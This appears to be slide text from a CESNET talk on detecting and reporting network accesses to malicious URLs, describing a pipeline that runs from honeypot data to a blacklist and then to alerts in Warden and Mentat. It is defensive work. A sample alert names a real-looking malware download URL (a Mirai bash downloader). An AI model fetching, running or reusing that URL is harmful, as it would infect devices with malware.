
Detection in network traffic

- There is an extensive monitoring infrastructure in our network
 - Flow monitoring probes with L7 analysis → we can see (unencrypted) HTTP headers
 - NEMEA framework for real-time flow analysis
- New module detecting accesses to malicious URLs
 - Active URLs from URL Evaluator + URLhaus (~5000 entries)



Event reporting automation

- Detected attempts to access a mal. URL are processed automatically by CESNET's existing set of tools ...
- Detected events are sent to Warden – alert sharing system
 - collects alert data from multiple detection systems (flow monitoring, IDS, honeypots, ...)
 - distributes them to „consumers“ (various data processing systems)
- Stored and processed by Mentat system
 - Sends email reports to local security teams/administrators in our constituency (or at partner orgs.) regarding their IP addresses.



Report to user/administrator

- Example of a report about an access to malicious URL as shown in Mentat:

[Home](#) / [Event database](#) / Event detail

Connection to an URL hosting a malware

IP 147. [redacted] 1 connected to URL http://14.225.204.172/sh. This URL is known to host a malware (downloader.bash/miraib). If the connection was successful and content was executed, the host may now be infected.

[Show as JSON](#) [Download](#) [Filter playground](#)

▼ General properties

ID:

925a5a3b-3731-4c61-9005-97da61ee30ed

Description:

Connection to an URL hosting a malware

Note:

IP 147. [redacted] 1 connected to URL http://14.225.204.172/sh. This URL is known to host a malware (downloader.bash/miraib). If the connection was successful and content was executed, the host may now be infected.

Categories:

Event severity:

Event class:

Abuse groups:

Source countries:

CZ  | VN 

Source autonomous systems (ASNs):

135905 | [redacted]

IP 147. [redacted] 1 connected to URL http://14.225.204.172/sh. This URL is known to host a malware (downloader.bash/miraib). If the connection was successful and content was executed, the host may now be infected.



■ Automation of one small aspect of cybersecurity operations:


- Gathering data from SSH honeypots
- Extraction of URLs
- Evaluation of URL maliciousness (manual in 2% of cases)
- Compilation of a blacklist
- Detection of accesses to malicious URLs in network traffic
- Reporting

■ It already helped to detect a few real incidents

(poorly secured devices infected with malware)

■ Open source codes:

https://github.com/CESNET/URL_Evaluator





Thank you for you attention

Contact: Václav Bartoš <bartos@cesnet.cz>

GitHub: https://github.com/CESNET/URL_Evaluator



Acknowledgment: This work was partially supported by the SOCCER project, which is funded under Grant Agreement No. 101128073 and supported by the European Cybersecurity Competence Centre.

